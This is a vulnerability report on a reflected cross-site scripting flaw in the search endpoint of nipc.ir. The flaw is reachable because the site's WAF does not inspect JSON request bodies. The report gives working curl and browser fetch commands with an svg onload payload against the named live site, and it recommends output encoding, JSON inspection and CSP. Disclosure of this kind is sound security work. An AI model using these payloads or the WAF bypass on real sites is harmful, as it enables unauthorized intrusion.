

Reflected XSS with Fortiweb misconfiguration

Short-form vulnerability report for NIPC.IR triage

Target	https://nipc.ir	Endpoint	POST / جستجو
Parameter	q	Date	18 Aug 2026

Executive Summary

The search endpoint reflects attacker-controlled input from the q parameter into both an HTML attribute and a JavaScript string without context-aware output encoding. The perimeter WAF blocks equivalent XSS signatures in common form encodings, but the same payload is accepted when the request body is sent as application/json.

Confirmed behavior JSON POST returned HTTP 200 and the payload was reflected unencoded. Rendering the response in a same-origin browser context executed alert(origin), proving JavaScript execution under https://nipc.ir

Finding at a Glance

Vulnerability	Reflected Cross-Site Scripting (CWE-79)
Contributing weakness	WAF protection gap for application/json (CWE-693)
Severity	Medium — CVSS 3.1: 6.1
Vector	AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Confidence	Confirmed — deterministic reflection and script execution
Primary fix	Context-aware output encoding; inspect JSON bodies at the WAF

Why It Matters

- The vulnerable application accepts and reflects dangerous characters; the WAF is acting as the only effective barrier.
- Changing only the request Content-Type to application/json bypasses that barrier.
- Arbitrary JavaScript can execute in the target origin when the vulnerable response is rendered.
- Practical victim delivery is currently constrained by WAF/CORS behavior, so the report keeps the severity at Medium rather than overstating impact.

Reproduction

The following is the minimal reproduction chain from the original assessment. The payload is intentionally non-destructive and only calls alert(origin).

1. Confirm reflection

```
curl -sk 'https://nipc.ir/%D8%AC%D8%B3%D8%AA%D8%AC%D9%88?q=NPCSCANARY777' | grep NPCSCANARY777
```

Observed: the canary is reflected into an HTML value attribute and a JavaScript string, indicating missing output encoding.

2. Confirm the WAF content-type gap

Encoding	Observed result	HTTP
application/x-www-form-urlencoded	Payload blocked	403
multipart/form-data	Payload blocked	403
text/plain	Payload blocked	403
application/json	Payload reaches application	200


3. Send the confirmed PoC

```
curl -sk -X POST 'https://nipc.ir/%D8%AC%D8%B3%D8%AA%D8%AC%D9%88' \
-H 'Content-Type: application/json' \
--data '{"q":"\\><svg/onload=alert(origin)>"}'
```


The server returns HTTP 200 and reflects the decoded value unencoded. In the response, the injected SVG event handler reaches an executable HTML context.

4. Browser-side validation


```
fetch('/%D8%AC%D8%B3%D8%AA%D8%AC%D9%88',{method:'POST',headers:{'Content-Type':'application/json'},
body:'{"q":"\\><svg/onload=alert(origin)>"}'})
.then(r=>r.text()).then(h=>document.write(h))
```




Evidence A — Target page source / search form context observed during testing.




Evidence B — Confirm the reflection with Burpsuite.




Evidence C — `alert(origin)` executes under the target origin before JSON content type.



Evidence D — 1st POC and validate the reflection.




Evidence E — 2nd POC and validate the reflection.



Evidence F — `alert(origin)` executes under the target origin after the JSON request is rendered.

The payload in browser console:



```
> // Step 1: Fetch the vulnerable response
fetch('/جستجو', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    csrf: 'UQD3UKHAYSFQZFH',
    m: '2',
    q: '<svg/onload=alert(origin)>',
    p: '1'
  })
}).then(r => r.text()).then(h => {
  // Step 2: Open in new window
  const w = window.open('', '_blank');
  w.document.write(h);
  w.document.close();
});

< Promise {<pending>} ④
  ▸ [[Prototype]]: Promise
    [[PromiseState]]: "fulfilled"
    [[PromiseResult]]: undefined
>
```

```
fetch('/جستجو', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    csrf: 'UQD3UKHAYSFQZFH',
    m: '2',
    q: '<svg/onload=alert(origin)>',
    p: '1'
  })
}).then(r => r.text()).then(h => {
  // Step 2: Open in new window
  const w = window.open('', '_blank');
  w.document.write(h);
  w.document.close();
});
```

Evidence of Execution

The screenshot below captures the browser-side validation on the target origin. The alert dialog displays `https://nipc.ir`, while the console shows the JSON POST used to render the vulnerable response.

Observed Response Contexts

```
<input ... value=""><svg/onload=alert(origin)>" ...>
var qvalue = ""><svg/onload=alert(origin)>"
```

Validation result The payload is not HTML-encoded or safely serialized before being inserted into the response. The WAF behavior changes based on body encoding, but the application-level flaw remains reachable.

Technical Root Cause

- HTML attribute context: untrusted `q` is inserted directly into `value="..."` without encoding quotes and angle brackets.
- JavaScript context: untrusted `q` is interpolated directly into a quoted JS string rather than being serialized safely.
- Perimeter control: `application/json` request bodies are not inspected consistently with other supported encodings.

Scope of Proof

This report demonstrates input reflection, WAF bypass via JSON, and JavaScript execution in a same-origin validation flow. It does not claim persistence, cross-origin delivery, account takeover, or session-cookie theft. Those would require additional conditions not established by the supplied evidence.

Impact, Constraints & Remediation

Impact

If an attacker can cause a victim browser to render the vulnerable response, JavaScript executes with the privileges of the target origin. Depending on application state and browser protections, this can enable DOM access, same-origin requests, content spoofing, phishing overlays, and access to non-HttpOnly client-side data.

Current Exploitability Constraints

- The issue is reflected, not stored; a fresh vulnerable request is required for each execution.
- Classic GET/form payloads were observed to receive HTTP 403 from the WAF.
- Cross-origin `application/json` requests are constrained by CORS preflight behavior in the observed configuration.
- The supplied browser PoC demonstrates execution from a same-origin validation context; a reliable victim-delivery path would need to be established separately.

Severity rationale Medium (CVSS 6.1) is appropriate for the demonstrated XSS primitive while acknowledging the current delivery constraints. A stored sink or privileged reflection context would materially increase impact.

Recommended Fix

1 — HTML encoding	Encode <code>&</code> , <code><</code> , <code>></code> , <code>"</code> , and <code>'</code> before placing <code>q</code> inside an HTML attribute. Use the framework's context-aware escaping API.
2 — Safe JS serialization	Do not interpolate <code>q</code> into JavaScript strings. Serialize with the framework JSON serializer / <code>json_encode</code> equivalent.
3 — WAF normalization	Enable inspection and normalization of <code>application/json</code> bodies so JSON receives the same policy as other request encodings.
4 — CSP	Deploy a nonce-based Content-Security-Policy that blocks inline event handlers and unsafe inline script execution.
5 — Retest	Repeat the exact JSON PoC and verify the response contains encoded/serialized data and no script executes.

Final Assessment

The core vulnerability is an application-layer output-encoding failure. The WAF gap makes that flaw reachable through JSON and should be fixed, but WAF filtering alone is not a sufficient remediation. The application should encode by output context, safely serialize JavaScript data, and then use the WAF and CSP only as defense-in-depth controls.

Sohrab Kagbazian